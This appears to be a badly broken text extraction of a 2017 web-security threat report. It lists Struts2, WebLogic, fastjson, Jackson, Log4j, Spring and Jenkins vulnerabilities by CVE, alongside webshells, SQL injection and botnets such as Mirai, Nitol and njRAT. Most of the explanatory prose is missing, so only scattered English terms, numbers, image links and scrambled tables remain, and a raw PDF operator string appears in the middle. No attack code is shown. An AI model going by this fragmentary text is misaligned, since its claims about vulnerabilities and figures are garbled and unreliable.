
2017

Mirai



12. 2017 Mirai

8.



Web



2017

Web

S

3%

0

Webshell

5%

OWASP

A1

2010

2017

Weblogic

Web

1

10000


50000

Str

WebLogic

W

Weblogic



2017

1.1 Struts2

Web Web Web

Web Django ThinkPHP Apache Struts Spring 2017

Web Struts2

Struts Apache ASF Jakarta

2004 3 ASF JavaServlet/JSP

JavaEE Web MVC MVC 2007 7

23 Struts2


Struts2

S2-055 2017 11 S2-045~S2-055

POC 2017 S2-045 S2-046

S2-048 S2-052 S2-053 S2-055 POC

2017 Struts2



16 2017 Struts2

5 Struts2

Struts2 2013
Struts2

2017

“ ”

	2013	2014	2015	2016	2017
Critical	7	4	1	3	6

2017

Struts2

2017 3 S2-045 S2-XXX Struts CVE-2017-5638


HTTP Content-Type OGNL

Struts2


OGNL

2017 3 S2-045 S2-046 CVE-2017-5638 S2-046

S2-045 S2-045 Content-Type



S2-046			Content-Disposition		S2-045		
2.3.32		2.5.10.1					
2017	7	S2-048	CVE-2017-9791		Struts2	struts2-struts1-	
plugin							
2017	9	S2-052	CVE-2017-9805	S2-052		Struts2	
	S2-052		Java		OGNL		
REST			xml	XStreamHandler			
			xml	XStream			
2017	10	S2-053					



SQL

SQL

SQL

SQL

SQL

SQL

1.3 Webshell

WebShell asp php jsp cgi

Webshell asp jsp php

asp jsp php

Web


Web

Webshell

80


Webshell

Web




Webshell

1.4 XSS



1.5 WebLogic

WebLogic Oracle application server




Collections Fastjson Jackson XStream XMLDecoder

Java

2017 OWASP Top 10 A8-
Web

2017



19 2017

Weblogic CVE-2017-10271 Struts2 S2-052 CVE-2017-9805 fastjson(S2-055)
DOS

Fastjson

2017 3 15 Fastjson
1.2.24 fastjson

fastjson 1.2.28/1.2.29


Jackson CVE-2017-7525/ CVE-2017-15095

2017 11 2 Jackson CVE-2017-7525
jackson-databind (CVE-2017-15095) CVE-2017-7525
jackson-databind

Apache Log4j CVE-2017-5645

2017 4 Apache Log4j
payload payload
ObjectInputStream input
TcpSocketServer UdpSocketServer

Weblogic CVE-2017-3248




2017 1 WebLogic CVE-2017-3248
Oracle WebLogic Server 10.3.6.0, 12.1.3.0, 12.2.1.0 12.2.1.1
6 WebLogic
CVE-2017-3248 WebLogic CVE-2015-4852
WebLogic

Spring CVE-2017-8045
2017 8 Pivotal Spring AMQP CVE-
2017-8045 org.springframework.amqp.core.Message
string Spring 2003 Java
Spring AMQ AMQP
POJO RabbitMQ


Struts2 CVE-2017-9805
2017 9 Struts2
lgtm.com CVE-2017-9805
XStream Struts REST XML payload
Struts2 REST XStream XStream Handler
XML payload XML


Jenkins CVE-2017-1000353
2017 12 Jenkins CVE CVE-2017-1000353
Java SignedObject Jenkins CLI
Jenkins
Jenk(ns1)] TJETQq0.000008866 0 594.96 842.0



()


2.1





22 2017

2017			10.55%
10.29%	7.51%		



C&C 5 60.28%
13.90% , 5.01% 4.13% 3.44%

1.ZeroAccess

Zeroaccess rootkit

2. III

“ ”

BootKit

3. Linux_IrcBot

Linux.IrcBot

DDoS

4. Nitol

Nitol

DDoS

DDoS

5. njRAT

njRAT

C

